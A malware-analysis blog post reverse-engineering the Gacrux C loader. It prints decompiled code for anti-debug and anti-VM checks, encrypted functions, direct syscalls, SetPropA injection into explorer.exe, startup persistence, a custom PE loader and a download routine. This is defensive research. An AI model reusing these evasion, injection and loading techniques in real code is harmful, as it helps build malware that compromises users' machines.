Gacrux – a basic C malware with a custom PE loader

krabsonsecurity.com/2020/10/24/gacrux-a-basic-c-malware-with-a-custom-pe-loader

Posted on October 24, 2020

I was given two samples of the malware known as Gacrux recently. Due to the nature of the source of the files, I won't be able to share the hash or the files publicly, but it should be relatively easy to recognize this malware with the information provided here. The loader was developed in C and compiled with Visual Studio 2017. The malware is sold on certain forums starting from around August 2020, and appears to be heavily inspired by Smoke Loader.

Anti-analysis tricks

Gacrux features a few anti-debugging and anti-VM tricks. The first trick involves the following jumps, which leads IDA to inaccurately disassembling the instructions after.

```
.text:00403254
.text:00403254                 public start
.text:00403254 start:
.text:00403254                 push    ebp
.text:00403255                 mov     ebp, esp
.text:00403257                 push    ebx
.text:00403258                 push    esi
.text:00403259                 push    edi
.text:0040325A                 jz      short near ptr loc_403264+1
.text:0040325C                 jnz     short near ptr loc_403264+1
.text:0040325E                 add     eax, 4
.text:00403261                 sub     ebp, 6
.text:00403264
.text:00403264 loc_403264:                             ; CODE XREF: .text:0040325A↑j
.text:00403264                                         ; .text:0040325C↑j
.text:00403264                 jmp     short near ptr loc_4032CD+1
.text:00403264 ; ---------------------------------------------------------------
.text:00403266                 dw 12Ch
.text:00403268                 dd 0CC680000h, 68000000h
.text:00403270                 dd offset dword_4031C0
.text:00403274                 dd 0FFE315E8h, 0CC483FFh, 7750974h, 8306C083h, 0E8E408EDh
.text:00403274                 dd 0FFFFFF34h, 7750974h, 8308C083h, 33EA0AEDh, 5B5E5FC0h
.text:00403274                 dd 10C25Dh
.text:004032A0
```

This can easily be fixed by patching the bytes following the pair of jumps with nops. After pattern scanning and fixing this, the file can mostly be decompiled with IDA easily.

```
.text:00403254                                 public start
.text:00403254                 start           proc near
.text:00403254 000 55                          push    ebp
.text:00403255 004 8B EC                       mov     ebp, esp
.text:00403257 004 53                          push    ebx
.text:00403258 008 56                          push    esi
.text:00403259 00C 57                          push    edi
.text:0040325A 010 74 09                       jz      short loc_403265
.text:0040325C 010 75 07                       jnz     short loc_403265
.text:0040325E 010 90                          nop
.text:0040325F 010 90                          nop
.text:00403260 010 90                          nop
.text:00403261 010 90                          nop
.text:00403262 010 90                          nop
.text:00403263 010 90                          nop
.text:00403264 010 90                          nop
.text:00403265
.text:00403265                 loc_403265:                             ; CODE XREF: star
.text:00403265                                                         ; start+8↑j
.text:00403265 010 68 2C 01 00 00              push    12Ch            ; a3
.text:0040326A 014 68 CC 00 00 00              push    0CCh            ; a2
.text:0040326F 018 68 C0 31 40 00              push    offset mainproc_encrypted ; a1
.text:00403274 01C E8 15 E3 FF FF              call    crypt_function
.text:00403279 01C 83 C4 0C                    add     esp, 0Ch
```

The next trick involves fake returns that disrupt IDA's function analysis. Like before, it is easily dealt with by NOPping out the offenders.

```
.text:0040166B
.text:0040166B loc_40166B:                             ; CODE XREF: sub_40165F+3↑j
.text:0040166B                                         ; sub_40165F+5↑j
.text:0040166B                 call    $+5
.text:00401670                 add     [esp+4+var_4], 5
.text:00401674                 retn
.text:00401674 sub_40165F      endp ; sp-analysis failed
.text:00401674
.text:00401675 ; ---------------------------------------------------------------
.text:00401675                 jmp     short loc_40167E
```

The final obfuscation involves two functions being encrypted on disk. The decryption done right before the function is called, and the function is re-encrypted shortly afterward.

```
text:00403265 010 68 2C 01 00 00          push    12Ch            ; a3
text:0040326A 014 68 CC 00 00 00          push    0CCh            ; a2
text:0040326F 018 68 C0 31 40 00          push    offset mainproc_encrypted ; a1
text:00403274 01C E8 15 E3 FF FF          call    crypt_function
text:00403279 01C 83 C4 0C                add     esp, 0Ch
text:0040327C 010 74 09                   jz      short loc_403287
text:0040327E 010 75 07                   jnz     short loc_403287
text:00403280 010 90                      nop
text:00403281 010 90                      nop
text:00403282 010 90                      nop
text:00403283 010 90                      nop
text:00403284 010 90                      nop
text:00403285 010 90                      nop
text:00403286 010 90                      nop
text:00403287
text:00403287             loc_403287:                         ; CODE XREF: start+28↑j
text:00403287                                                 ; start+2A↑j
text:00403287 010 E8 34 FF FF FF          call    mainproc_encrypted
text:0040328C 010 74 09                   jz      short loc_403297
text:0040328E 010 75 07                   jnz     short loc_403297
text:00403290 010 90                      nop
```

The decryption/encryption works by finding two patterns within the function that signifies the beginning and end of the encrypted region. The code in between is then XORed with a key that is passed to the function.

```
int __cdecl crypt_function(int a1, char a2, unsigned int a3)
{
  int v3; // esi
  unsigned int v4; // eax

  v3 = find_pattern((_BYTE *)a1, a3, pattern_start, 17) + 18;
  v4 = find_pattern((_BYTE *)a1, a3, pattern_end, 17);
  return xor_enc_(a1, v3, v4 - v3, a2);
}
```

The bot checks the available disk space and RAM size as its anti-VM check. This is easily mitigated by breakpointing on and modifying the return value, or simply nopping out the checks.

```
BOOL __cdecl disk_size_vm_check()
{
  int (__stdcall *GetDiskFreeSpaceExW)(_DWORD, _DWORD, LARGE_INTEGER *, _DWORD); // eax
  LARGE_INTEGER v2; // [esp+4h] [ebp-8h]

  GetDiskFreeSpaceExW = (int (__stdcall *)(_DWORD, _DWORD, LARGE_INTEGER *, _DWORD))getprocaddr(0, 1, 1040166862);
  return GetDiskFreeSpaceExW(0, 0, &v2, 0)
      && v2.s.HighPart <= 0xFu
      && (v2.s.HighPart < 0xFu || (v2.s.LowPart & 0xC0000000) <= 0);
}
```

```
signed int __cdecl ram_size_vm_check()
{
  signed int result; // eax
  struct _MEMORYSTATUSEX Buffer; // [esp+0h] [ebp-40h]

  Buffer.dwLength = 64;
  GlobalMemoryStatusEx(&Buffer);
  result = 0;
  if ( Buffer.ullTotalPhys < 0x40000000 )
    result = 1;
  return result;
}
```


String encryption

Strings are stored in a function which decrypts them based on the ID that was passed in.


```
switch ( a1 )
{
  case 0:
    v4 = "X|vgzfzsa";
    v2 = 9;
    goto LABEL_22;
  case 1:
    return string_decrypt(60, 4u, &unk_404010);
  case 2:
    return string_decrypt(230, 2u, &unk_404018);
  case 3:
    return string_decrypt(172, 0x2Cu, &unk_40401C);
  case 4:
    return string_decrypt(19, 0x10u, "6#+K6#+K6#+K6#+K");
  case 5:
    return string_decrypt(249, 0xBu, &unk_404060);
  case 6:
    return string_decrypt(46, 0x10u, "jGIGZOB~\\AJ[MZgJ");
  case 7:
    return string_decrypt(12, 0xEu, &unk_404080);
  case 8:
    return string_decrypt(128, 4u, "®ìîë");
  case 9:
    return string_decrypt(84, 0x10u, &unk_404098);
  case 10:
    v5 = &unk_4040AC;
    v3 = 9;
    goto LABEL_13;
  case 11:
    result = string_decrypt(222, 0x6Cu, &unk_4040B8);
```

The list of strings for the outer module can be found here.

Overall execution flow



Text
Decrypts main function
Basic antidebug checks
Debugger found
Crash/Exits
Loads syscall ID and unhook functions
Copy file to appdata
Failed
Decrypts config from last section
64 bit injection into explorer (NtAllocateVirtualMemory, NtWriteVirtualMemory, and SetPropA)
32 bit injection into explorer (NtCreateSection, NtMapViewOfSection, and SetPropA)
Context of explorer.exe
Creates new thread
Recreates the startup .lnk file and scheduled task
SetWindowLong callback
Init heap var, disable error messages, init CRC table
Timestomps startup files and decode the main config



Anti-debug and anti-VM tricks

There are some anti-debug tricks littered throughout the code. They are for the most part mixed into important functions and will crash the process if a debugger or VM is detected. The first trick is located in the malloc function, it checks the BeingDebugged member of the PEB, if it is set the function will return the size of the requested buffer instead of allocating it. In addition to this, it checks for blacklisted modules and exits if any are present.

```
int __cdecl malloc(int a1)
{
  int v1; // esi

  if ( a1 )
  {
    if ( *(_BYTE *)(__readfsdword(0x30u) + 2) == 1 )
      v1 = a1;
    else
      v1 = RtlAllocateHeap((int)hHeap, 8, a1);
  }
  else
  {
    v1 = 0;
  }
  if ( check_blacklisted_module() )
    ExitProcess(0);
  return v1;
}
```

The second trick increments the PID of explorer if the system has too little RAM or disk space – often a sign of virtualization. This would of course result in NtOpenProcess failing and prevent execution from proceeding any further.

```
v1 = get_explorer_pid();
v2 = disk_size_vm_check() + v1;
v3 = ram_size_vm_check();
hexplorer = NtOpenProcess(v2 + v3);
if ( !hexplorer )
  return 0;
```

The injected initialization shellcode/custom PE loader (which will be explored in further details later) also performs a check of the BeingDebugged and NtGlobalFlag members of the PEB.

```
v24 = *(_DWORD *)(__readfsdword(0x18u) + 0x30);// TEB->ProcessEnvironmentBlock
if ( v24 != 0xFFFFFF98 && *(_DWORD *)(v24 + 0x68) & 0x70 )// BeingDebugged + NtGlobalFlag antidebug
  return 0;
```

Syscall

The syscall module is almost entirely copied from an open-source crypter.

```
.text:0040358C 050 56                    push    esi
.text:0040358D 054 89 65 F0              mov     [ebp+var_10], esp
.text:00403590 054 83 E4 F0              and     esp, 0FFFFFFF0h
.text:00403593 054 6A 33                 push    33h
.text:00403595 058 E8 00 00 00 00        call    $+5
.text:0040359A 05C 83 04 24 05           add     [esp+58h+var_58], 5
.text:0040359E 05C CB                    retf
.text:0040359E                   heavens_gate_syscall endp ; sp-analysis failed
.text:0040359E
.text:0040359F                   ; ---------------------------------------------------
.text:0040359F 2B 65 F4                  sub     esp, [ebp-0Ch]
.text:004035A2 FF 75 D4                  push    dword ptr [ebp-2Ch]
.text:004035A5 59                        pop     ecx
.text:004035A6 FF 75 CC                  push    dword ptr [ebp-34h]
```

The hashing algorithm has been changed to djb2, with the output being xored with a constant value.

```
int __cdecl djb2_with_xor(_BYTE *a1)
{
  _BYTE *v1; // ecx
  int i; // eax
  int v3; // edx

  v1 = a1;
  for ( i = 5381; ; i = v3 + 33 * i )
  {
    v3 = (char)*v1;
    if ( !*v1 )
      break;
    ++v1;
  }
  return i ^ 0x3EA9;
}
```

Persistence

Persistence is achieved via a Window Procedure that is repeatedly called inside the context of explorer.exe. This procedure checks the installed file and creates the startup .lnk file in the startup directory if it is not present.

```
v2 = getmodulehandle(0x5A6BED5A);
CallWindowProcW = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD))getprocaddrinternal(
                                                                                (PIMAGE_DOS_HEADER)v2,
                                                                                0xB8F5742D);
if ( CallWindowProcW )
{
  v3 = v0;
  v4 = string_decrypt_2("0");
  FindWindowA = (int (__stdcall *)(const char *, _DWORD, int, int, int))getprocaddr(0, 3, 0x88401796);
  v6 = (HWND)FindWindowA("Shell_TrayWnd", 0, v3, v1, v11);
  hWnd = v6;
  SetWindowLongW = (int (__cdecl *)(HWND, signed int, int (__stdcall *)(int, int, int, int)))getprocaddr(
                                                                                                0,
                                                                                                3,
                                                                                                0x8EB8F199);
  old_window_long = SetWindowLongW(v6, -4, recurring_proc);
  free(v4);
}
installed_file_name = (_BYTE *)PathFindFileNameW((int)installation_file_path);
result = sub_10005CFC();
if ( !result )
{
  pntdll = getmodulehandle(0x22D38B44);
  NtQueryDirectoryFile = getprocaddrinternal((PIMAGE_DOS_HEADER)pntdll, 0xA90501DB);
  result = sub_10005BA6((int)NtQueryDirectoryFile, (int)sub_1000611D, &dword_10009B64);
  if ( !result )
    result = sub_10005CE9(0);
}
return result;
```

```
int __stdcall recurring_proc(int a2, int a3, int a4, int a5)
{
  if ( (a3 == 0x11 || a3 == 22) && !dword_10009B78 )
  {
    dword_10009B78 = 1;
    com_scheduled_task((int *)installation_file_path);
    create_lnk_file((int)startup_path);
  }
  return CallWindowProcW(old_window_long, a2, a3, a4, a5);
}
```

Code Injection

For code injection, Gacrux uses NtCreateSection/NtMapViewOfSection as the write primitive on 32-bit environments, and NtAllocateVirtualMemory/NtWriteVirtualMemory on 64-bit environments, both done via direct syscalls. For the execution primitive, it abuses SetPropA as detailed by Adam in his article “PROPagate – a new code injection trick“. This is copied from open-source implementations, as evidenced by the way the function pointer is set up.

```
map_remote_2 = map_mem_to_process(hprocess, 4096, map_local_2, 0x5A0);
if ( !map_remote_2 )
{
  free((LPVOID)map_local_2);
  return 0;
}
hc = get_dlg();
v18 = get_old_subclass((int)hc);
if ( !NtReadVirtualMemory32(hprocess, (int)v18, (int)&subclass_header, 80, 0) )
  return 0;
LOWORD(subclass_header.CallArray[0].pfnSubclass) = map_remote_2 + 0x30;
HIBYTE(subclass_header.CallArray[0].pfnSubclass) = (unsigned int)(map_remote_2 + 0x30) >> 0x18;
BYTE2(subclass_header.CallArray[0].pfnSubclass) = (unsigned int)(map_remote_2 + 0x30) >> 0x10;
if ( !NtWriteVirtualMemory32(hprocess, map_remote_2 + 3072, (int)&subclass_header, 80, 0) )
  return 0;
return setpropa_injection((int)hc, map_remote_2 + 3072, map_remote_2, 0, (int)v18) != 0;
```

The injection is used to invoke a tiny custom PE loader, which's description follows.

Custom PE Loader and format

This is the most interesting feature of Gacrux. The code injected into explorer is not a regular PE file but rather one with a customized PE header and a customized loader.

The loader first has some antidebug checks.

```
if ( uMsg != 16 )
  return 0;
v22 = (int ***)(*(_DWORD *)(__readfsdword(0x30u) + 0xC) + 0xC);// _PEB_LDR_DATA->InLoadOrderModuleList
v23 = *v22;
LoadLibraryA = 0;
GetProcAddress = 0;
FlushInstructionCache = 0;
v24 = *(_DWORD *)(__readfsdword(0x18u) + 0x30);// TEB->ProcessEnvironmentBlock
if ( v24 != 0xFFFFFF98 && *(_DWORD *)(v24 + 0x68) & 0x70 )// BeingDebugged + NtGlobalFlag antidebug
  return 0;
```

Then, it resolves 3 APIs and uses them to process the import table and fix up relocation.

```
if ( v12 == 0xC5E5447A )
  GetProcAddress = (int (__stdcall *)(int, int))((char *)v23[6]
                                                 + *(_DWORD *)(v17 + 4 * *(unsigned __int16 *)(v18 + 2 * i)));
if ( v12 == 0xEEC1E396 )
  LoadLibraryA = (int (__stdcall *)(int))((char *)v23[6]
                                          + *(_DWORD *)(v17 + 4 * *(unsigned __int16 *)(v18 + 2 * i)));
if ( v12 == 0x5E080278 )
  FlushInstructionCache = (BOOL (__stdcall *)(HANDLE, LPCVOID, SIZE_T))((char *)v23[6]
                                                                        + *(_DWORD *)(v17
                                                                                    + 4
                                                                                    * *(unsigned __int16 *)(v18 + 2 * i)));
```

```
current_import = lParam->import_address;
if ( lParam->import_address )
{
  while ( *(_DWORD *)(current_import + 12) )
  {
    v25 = LoadLibraryA(lParam->remote_pe_base + *(_DWORD *)(current_import + 12));
    if ( v25 )
    {
      for ( j = (_DWORD *)(*(_DWORD *)(current_import + 16) + lParam->remote_pe_base); *j; ++j )
      {
        if ( *j >= 0 )
          *j = GetProcAddress(v25, *j + lParam->remote_pe_base + 2);
        else
          *j = GetProcAddress(v25, *j & 0xFFFF);
      }
    }
    current_import += 20;
  }
}
reloc_entry_table = (_DWORD *)lParam->reloc_table;
delta = lParam->remote_pe_base - lParam->original_base_address;
while ( *reloc_entry_table )
{
  if ( reloc_entry_table[1] >= 8u )
  {
    v10 = (unsigned int)(reloc_entry_table[1] - 8) >> 1;
    v9 = (int)(reloc_entry_table + 2);
    for ( k = 0; k < v10; ++k )
    {
      v7 = *(_WORD *)(v9 + 2 * k) & 0xFFF;
      if ( (signed int)*(unsigned __int16 *)(v9 + 2 * k) >> 12 == IMAGE_REL_BASED_HIGHLOW )
      {
        *(_DWORD *)(v7 + *reloc_entry_table + lParam->remote_pe_base) += delta;
```

Finally, it flushes the instruction cache and calls the entrypoint.

```
FlushInstructionCache((HANDLE)INVALID_HANDLE_VALUE, 0, 0);
if ( lParam->entry_point_rva )
  ((void (__stdcall *)(int, signed int, _DWORD))(lParam->entry_point_rva + lParam->remote_pe_base))(
    lParam->remote_pe_base,
    1,
    0);
```

The PE Loader utilizes a custom PE format, the Kaitai descriptor for it can be found here. With the information listed, we can easily restore the original PE file.

```
peSize = 0xB000 = 45056
peHeaderSize = 0x400 = 1024
sectionCount = 0x4 = 4
entrypointRva = 0x448A = 17546
originalBase = 0x10000000 = 268435456
relocRva = 0xA000 = 40960
importRva = 0x874C = 34636
sectionHeaderRva = 0xE0 = 224
sectionHeaderArr
  0 [SectionHeaderEntry]
  1 [SectionHeaderEntry]
  2 [SectionHeaderEntry]
  3 [SectionHeaderEntry]
    virtualSize = 0x320 = 800
    virtualAddress = 0xA000 = 40960
    rawSize = 0x400 = 1024
    rawAddress = 0x7800 = 30720
    pointerToReloc = 0x0 = 0
    pointerToLineNumber = 0x0 = 0
    numberOfRelocs = 0x0 = 0
    numberOfLineNumbers = 0x0 = 0
    sectionCharacteristics = 0x42000040 = 1107296320
    paddinBytes3 = 0x0 = 0
```

Modules

I do not have access to any module files and as such cannot describe them. The module loader is entirely copy-pasted from the MemoryModule project on Github.

Networking

Networking uses WinInet. This is done from the context of explorer after injection of course.

```
char __cdecl download_file_to_path(int url, int file_path)
{
  char v2; // bl
  int v3; // esi
  void *v4; // eax
  LPVOID lpMem; // [esp+8h] [ebp-10h]
  LPVOID v7; // [esp+Ch] [ebp-Ch]
  int v8; // [esp+14h] [ebp-4h]

  v2 = 0;
  inet_parse_url(url, &lpMem);
  v3 = inet_connect(custom_useragent, (int)lpMem, v8);
  if ( v3 )
  {
    v4 = send_http_req(v3, (int)v7, 0, 0, 0, BYTE2(v8) | 1);
    if ( v4 )
    {
      v2 = 0;
      if ( inet_read_and_write_to_file((int)v4, file_path, 0x3200000u) )
        v2 = 1;
    }
    inet_close(v3);
  }
  free(lpMem);
  free(v7);
  return v2;
}
```

```
void *__cdecl send_http_req(int a1, int a2, int a3, int a4, int a5, int a6)
{
  int v6; // ebx
  unsigned int v7; // esi
  int v8; // edi
  void *HttpOpenRequestA; // edx
  int v10; // ecx
  const char *v11; // eax
  void *v12; // esi
  CHAR *v13; // edi
  DWORD v14; // ebx
  DWORD v15; // eax
  int (__stdcall *InternetQueryOptionA)(void *, signed int, int *, int *); // eax
  void (__stdcall *InternetSetOptionA)(void *, signed int, int *, signed int); // eax
  int (__stdcall *HttpQueryInfoA)(void *, signed int, int *, int *, _DWORD); // eax
  int v20; // [esp+Ch] [ebp-Ch]
  int v21; // [esp+10h] [ebp-8h]
  int v22; // [esp+14h] [ebp-4h]

  v6 = a6 & 2;
  v7 = 0x8444F700;
  if ( !(a6 & 2) )
    v7 = 0x8404F700;
  v8 = a6 & 4;
  v21 = a6 & 4;
  HttpOpenRequestA = getprocaddr(0, 8, 0xF0FC8748);
  v10 = v7 | 0x800000;
  if ( !v8 )
    v10 = v7;
  v11 = "POST";
  if ( !(a6 & 1) )
    v11 = "GET";
  v12 = (void *)((int (__stdcall *)(int, const char *, int, _DWORD, _DWORD, char **, int, _DWORD))HttpOpenRequestA)(
                   a1,
```

Final remarks

As we can see, there is not much that is special when it comes to Gacrux. It copies a lot of public code with slight modifications and is filled with bugs (which I have not described in the article as I have no intention of helping the author fix them). The custom PE format was quite interesting to look at, and I had some fun reverse engineering that.

Comments (5)

1. *me*Posted on 12:22 pm October 26, 2020
   any hashes?

   *KrabsOnSecurity*Posted on 10:42 am November 27, 2020
   None

2. *God*Posted on 12:13 am June 11, 2021
   Krabs give me a fucking discord to join

   *KrabsOnSecurity*Posted on 5:45 am June 17, 2021
   who are you again? reply with contact method ty

3. *unboxedmind*Posted on 9:05 pm August 12, 2021
   The custom header is a cool twist - thanks for the write up.

View Comments (5) ...